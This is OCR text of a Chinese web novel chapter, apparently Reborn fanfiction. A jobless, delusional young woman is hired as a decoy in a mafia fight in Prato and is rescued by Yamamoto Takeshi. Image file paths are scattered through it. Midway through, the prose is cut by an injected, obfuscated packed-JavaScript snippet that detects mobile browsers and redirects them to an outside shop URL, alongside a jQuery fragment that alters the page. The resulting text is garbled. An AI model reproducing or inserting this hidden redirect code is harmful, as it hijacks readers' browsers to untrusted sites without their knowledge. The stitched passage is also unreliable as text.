《凭什么老同学比我先开上了路虎》 1. 这个社会怎么那么现实 梅尔,二十四岁,在日本某公司驻意大利分部从事文书工作,此人业务烂,能力差,薪水高,能够得到这份工作,全凭她有一个好叔叔。 成也叔叔,败也叔叔。叔叔不幸殉职之后,梅尔的后台轰然倒塌。美好的摸鱼日子一去不复返,即将到来的是肉眼可见的职场倾轧、血肉横飞——比这来得更早的是辞退通知书。 “我们这样重要的机构,怎么会有这样的蛀虫?!辞退,必须辞退!” 顶替叔叔位置的领导新官上任三把火,把梅尔这根小草给烧成了灰。 梅尔就这样被辞退了,好消息在网友的帮助下据理力争拿到了N+1,坏消息收拾铺盖她马上就要滚蛋,摸了两年鱼工位上什么重要东西都没有,这个人双手空空地离开了办公室,临走之前把自己桌子上囤的零食分给了同事,得到了好人卡*N。 呜呜呜呜呜这个世界真是太残酷了,梅尔离开了职场,放纵一个月时间,然后在某个凉爽的清晨垂死病中惊坐起,发觉自己的存款快花完了。 网友:【你的N+1呢?】 邪王真眼:【龙王的事情你少管。】 龙落平阳被犬欺,为了不被饿死,梅尔不得不振作起来找新工作。 狠狠投递简历! 狠狠和HR沟通! 狠狠被拒绝! 继续狠狠投递简历! 继续狠狠和HR沟通! 继续狠狠被拒绝! …… 梅尔狠狠地骂:“我知道了,一定是有人在暗中阻挠我,想要消磨我的意志,打击我的动力。呵哼哼哼哼……可是我啊,却是少年番里的废材主角,所谓三十年河东三十年河西,等我飞黄腾达,我就把你们这些小公司天凉王破!” 呜呜呜可是可是这个社会也太现实了,我又真的需要一份工作。梅尔一边狠狠地骂,一边狠狠地改简历,一边狠狠地骚扰网友。 网友大概被骚扰得烦了,当天发出邀请:【如果是为了钱的话,不如和我结婚哦~我的钱都可以给小梅尔花~】邪王真眼:【谢邀,不走赘婿流。】 我龙王啊,就是要堂堂正正地打脸所有人!扮猪吃老虎?老套!如此想着,梅尔如痴如醉地在简历技能上填写了“精通黑客技术、杀人业务、情报管理、刑讯逼供”。 网友看完了她的简历,评价:【小梅尔的中二病还是没有好呢。】 邪王真眼:【彼此彼此,也就和某个叫着喊着要毁灭八兆亿个世界的家伙差不多啦。】 病情相近才能成为网友,能在茫茫人海中和梅尔搭上脑电波,网友能是什么正常人。在无数个夜晚里,梅尔与对方长谈,都有高山流水遇知音的感触。 网友:【可以把简历投到密鲁菲奥雷公司试试。】 邪王真眼:【好的。】 转头就把密鲁菲奥雷公司划掉了,网络上就算了,现实里梅尔绝不允许有人比自己更加酷炫,她一键点击把简历群发。 很快收到如潮好评(三O杀版)。 HR·A:【?你是疯了吧。】 HR·B:【现在疯子也能上网了吗,这种技能也能乱写上去?】 HR·C:【把这种简历放进来明天老板就会开除我。】 什么话什么话!梅尔额头青筋条条绽开,敲打键盘,与HR大战三百回合。打完这个打那个,打完那个打这个,三天过去了,梅尔被HR集体拉黑,与此同时,存款消耗殆尽,没有了金钱,她的美好品质和道德也一同失去了。 最后一个HR,梅尔决定服从一下社会,不和对方吵架了。老天爷,算你厉害!她狠狠地想,然后点开了对话框。 对面的HR发来一个地址。 【……】 【以上是面试地点以及面试内容。通过面试,就能加入我们。】 【彭格列期待您的加入。】 · 六月中旬,位于意大利中部托斯卡纳大区的普拉托迎来了一年中最好的阳光。 气温最高可以达到四十度,工业区的街道大多由沥青和小碎石构成,被太阳一晒,更是热烘烘烫脚。 午后三四点钟,路上空空荡荡。 少有几个出现在街道的人,来来回回地走着,都是相同的几张面孔。有老板识趣一些的,连生意都不做了,匆匆关上店铺,将大门反锁。 私底下,他们对家中的妻儿说:“这两天普拉托不太平,你们不要去外面闲逛。” 妻子道:“我看有人还在做生意,我们不做,岂不是亏了?” “那些都是外地人,”老板嗤之以鼻,“有的是这两年才搬来,不明白有命赚钱没命花的道理。” 顿了顿,老板接着说:“不过,我看或许今天,最迟明天,事情就解决了。” 要问凭什么?就凭他在普拉托经营店铺那么多年,却能在黑/帮争斗风雨中不动如山。 老板将临街的窗子关上,信心十足。 作为欧洲第一纺织中心,普拉托出口额年近二十亿欧元,历来是被趋之若鹜的肥肉。百年间,这座城市里数个黑/手/党家族林立,彼此撕咬厮杀,抢夺地盘,争斗不休,犯下杀业恶业无数。 如此情况在十年前,彭格列新任首领上位之后有所缓解。这位传闻中来自于远东的教父,任谁见过后都认为过分生涩、软弱的青年,却在里世界飞快展现了自己的雷霆手腕。 普拉托的毒品分销产业产业链被一举击穿,过去数年,任由里世界其他人如何抗议,这位教父都轻易镇压下去,时间久了之后,甚至有人讽刺:“先生怕不是想要拉着所有人从良。” 对此,教父先生用温和而不容置否的语气答复:“我还给你们留了足够的产业,不是吗?” 是的,仍然存在着一定的灰色产业链,哪怕是教父先生,也必须对它们睁一只眼闭一只眼。他毕竟是里世界的教父,而不是白道上的警监。 可是,已经尝过了肥肉,又怎么甘愿就这样收手,只去吃别人给自己固定好的份额? 两年前,普拉托的三大家族,卡特拉、莫威尔和利特拉布亚联手染指了教父划下的禁区。仗着对普拉托掌控多年的优势,他们将毒品生意做得风生水起,滴水不漏,有老普拉托人知道此事,却也只是沉默着不敢出头。 半个月前,卡特拉家族主管的工厂发生了劳工逃跑事件。卡特拉的人虽然及时抓回了大部分劳工,却还是漏掉了关键的一个。 这个人名为特姆维奇·李,曾参与到毒品分销的工作中,因为犯下错误而被投入了劳工区域。他几次尝试逃跑,却都被抓回折磨,因此对三大家族恨之入骨 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17550835|204331||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 。 这一次,趁着大规模的骚乱,他逃出普拉托,一路向南,最终进入了西西里,被彭格列的成员发现时男人已奄奄一息,怀着极致的恨意,他说出了三大家族在普拉托的所作所为。 彭格列当即派出人手调查。 一个星期后,此事得到情报人员的确认。 雨部门的成员被派出前往普拉托,与此同时,三大家族的人进入警戒阶段。 · 下午三点四十五分,梅尔抵达了约定的城市。她被太阳晒得发蔫,但不知为何,周围的店铺都紧闭着大门,让她想买瓶水都没办法。 好不容易见到了一家店开着,她见到了救命稻草一样冲进去,发现这正好是家冰淇凌店,便要了个双球冰淇凌。 “挖实一点,大一点,圆一点,”老板是个亚洲人,挖冰淇凌的动作慢吞吞的,梅尔扒在玻璃柜台上眼巴巴看着,一边指挥一边问他,“老板,这街上怎么没什么人?” 老板也摸不着头脑,他是半年前搬到这里来开店,和周围店的老板都不熟悉,因此猜测:“可能是他们意大利人的传统吧?” 梅尔了然点了点头:“意大利人就是动不动放假。”这也是她当初想来这里的原因。 梅尔黑眼睛黑头发,毫无疑问也是亚洲人。老板他乡遇同乡,又兼今天没什么客人,便慷慨地把两个冰淇淋球都给她挖得又大又圆。 梅尔举着冰淇淋走出店门,晴朗的风刮了她一脸,冰淇凌也被吹得融化!她忙不迭啃了两口,牙齿被冻得一阵冰,她扭曲五官,从口袋里摸出手机,确认了一遍地址和任务。 地址……快到了。 任务是,当诱饵。 · “找几个诱饵,制造骚乱,”两天前,彭格列雨守如此吩咐他的下属,“用什么都不知道的普通人去行动,扰乱对方的视线。另外,尽量保证他们的安全。” 三大家族所作所为已触碰了彭格列的逆鳞,不管是为阻止此事继续扩大,还是维护彭格列的盛望威严,他们都必须被取缔。 彭格列的雨部门,和岚部门一齐负责主力作战。因普拉托之事牵涉重大,雨之守护者山本武也亲自来到了这座城市。 这位据说出身远东小镇的青年早在数年的里世界生涯中练就游刃有余的本事,抵达普拉托后,将任务有条不紊地吩咐下去,他轻松道:“去吧。我好久没来普拉托,也该好好看看这座城市。” 下属领命离去,他站起来伸了懒腰,懒洋洋走到落地窗边。 远处,普拉托的大型纺织厂园区匍匐在大地上,暗沉如休憩的巨兽;近处,晴朗的阳光洒遍大地,干燥的空气将角落里的草叶都晒得懒洋洋。街道上没什么人,聪明的生物都将自己躲藏起来,直到风雨过去才敢探出头来。 山本武已经很久没有休假了。黑/手/党本来就没什么休假的空间。好在手下训练有素,他的布置又足够,他到场坐镇,倒也不必亲自出手。 普拉托……上一次来还是三年前,这里的纺织业负有盛名,酒水虽次一筹,却也不错。 去喝一杯酒好了。 如此想着,青年转身离开。 “咔哒”声,门被关上了。 在他转身后不久,落地窗所俯瞰的街道上,一个举着冰淇凌的身影奔跑过去。 2. 汝!吾过往の病友 完蛋完蛋,要迟到了。 手机看到一半,自动没电关机了。好在梅尔还记得上面的地址,想了想回到冰淇凌店找老板问路,老板看了说那地方离这里起码有半个小时的脚程。 梅尔:“坐车的话要多久?” 老板:“意大利人放假了。” 梅尔:“……”得,明白了。 梅尔只能双腿跑赢四轮,在老板帮忙指出的路上狂奔。跑着跑着她庆幸:幸好遇到了老板,不然她就真的要迷路了,因为路上居然一家开着的店都没有! 人影更是一个也无,普拉托好像暂时变成了空城。要不是午后的阳光足够热烈,简直让人怀疑这里变成了鬼的据地,生人免入。 梅尔紧赶慢赶,还是迟到了。 冰淇凌早就吃完了,冰凉甜腻一时爽,吃完就变成糖黏在嗓子上,呱啦呱啦划嗓子。梅尔喉咙冒烟,又跑得累,她扶着膝盖喘气。 几道目光自她出现在街头就落在了她身上。似乎判定了她战斗力不如一只鸡,不久,有人走了过来,问她是做什么的。 “我是来应聘面试的。” 梅尔抬起脸,一张亚洲人的面孔让男子更加警惕:“什么面试?我们这里不招人。快点走,这里是私人领域!不许擅自闯入!” 梅尔这才发现自己不知不觉闯进了一片颜色统一的建筑群。 梅尔诚恳地说:“如果我非要闯…不是不是,误会啊!!!我就说说而已,你还来真的啊?!” 梅尔话才说到一半,男子耳麦里已收到信息,“亚洲人,宁可错杀不可放过,拿下她!” 他果断掏出了枪。 梅尔在他手按上枪柄时就察觉了不对,意大利民风彪悍,但一言不合就掏枪也还是太过分了吧?!梅尔大叫了起来,几道身影也不再掩饰,缓缓向她逼近,面前男子举高手里的枪。 “砰砰砰砰砰!” 一连串激烈的子弹迸射声。 梅尔压低脑袋一个翻滚,动作行云流水,成功闪避! 这里必须要感谢梅尔在美好的国中时期遇见了一群和她志同道合的病友。病友们的中二病丝毫不逊色于梅尔,黑手/党游戏的细节更是真实得更让里世界人士直呼内行,梅尔练就了强大的躲避子弹能力。 “呵呵呵呵……呵呵呵呵!”邪眼龙王半跪在地,一手按地,一手捂住自己的左眼,哼笑起来,“原来如此,是‘面试工作却意外卷入了大逃杀’副本啊!有趣,实在是有趣!这才是符合我人设的日常,不是吗?” 接下来,这个人一边大喊着“有趣”,一路狼狈地逃窜起来。 “果然有问题!抓住她!” “一定是彭格列的人,抓住她当人质!” “……” 身后追逐的人数量像蟑螂一样飞快翻倍了。 随着道路奔跑到尽头,眼前出现了高大的墙壁,两边还有新的人涌出来。子弹横飞。 梅尔被逼入绝境——这种事情根本不可能好不好。 站在你面前的可是本文唯一的主角! 把墙壁当成跨栏一样跨过去,使出来吧!在国中时期为逃避风纪委员捕捉迟到者而练出来的翻墙技术!我翻,我翻,我翻! 梅尔迅速翻过三面墙,所谓生死之际,邪眼龙王的潜能才被激发,她站在墙上意气风发地大笑:“不过如此啊,不过如此!” “嗖!” 一发子弹射入她脚下,好消息没对她造成伤害,坏消息墙壁的砖块被打得松动,梅尔脚下不稳,一个打滑,猛然倒栽葱。 这个世界,想要迫害梅尔大人! 眼看着地面离自己的脸越来越近,空中毫无借力点,梅尔恨得咬牙切齿,她美好的脸难道就要毁掉了吗?呜呜呜不要啊,她是邪王真眼,不是斜脸真眼! 不,还是有救的,梅尔坚定了眼神,看我的鳄鱼翻滚! “……” 没翻滚成功。 但也没摔到地上。 一双手臂从旁伸出,将从天而降的女人稳稳接住。 “咦?谁还会在这个时候翻墙?” 带着疑惑的语气,青年的声音低沉悦耳,隐隐能嗅到一丝若有若无的酒味。柑橘配的酒,气味里有清淡的涩意。 “……”梅尔觉得这个声音有点耳熟,她被抱在对方怀里,艰难地按着他的手臂,抬眼去看。 这个突然出现的男人身量高大,目测至少超过了一米八五,显然他常年锻炼,被衬衫包裹的手臂显露出流畅的肌肉线条,梅尔从四五米高的墙上掉下来,他随手一接,居然将人接得稳稳当当。 午后的阳光太亮了,梅尔逆着光抬头,青年的面庞轮廓被光晕勾勒,他的脸一时间竟然看不清。 好浪漫,好唯美。 梅尔国中时期常常幻想这样的场景,想得如痴如醉。 ——但在她的幻想里,接住从天而降美少女的人是她·浪漫骑士·梅尔! 而不是她被别人接住! 简直颜面尽失,梅尔翻腾手臂:“呔,快把我放下来!” “哈哈哈,抱歉啦抱歉,”男人绅士地松开了手,看着她跳下来站直,然后梅尔抬起头来,对上他的眼睛—— 这时候,他们才第一次真正看清了彼此的脸。 “……小姐,”男人看了她的脸两秒,那始终带着浅淡笑意的神情骤然变化,“冒昧求问,你是不是有一个同胞姐妹?” 梅尔因为声音熟悉的缘故,也看了他两秒钟。 看完后得出结论:不认识。 面前的男人毫无疑问是亚裔,他有着黑色头发与富有亚洲人特征的面孔,连脸上的笑都符合亚洲人的中庸之道,温和而谦逊。然而,梅尔确认自己没有见过他:因为哪怕这个人微微带着笑意,也给人以凌厉之感,他看人的目光是随和的,仿佛绵细的雨丝洒落,可是雨中有人唱着哀歌。 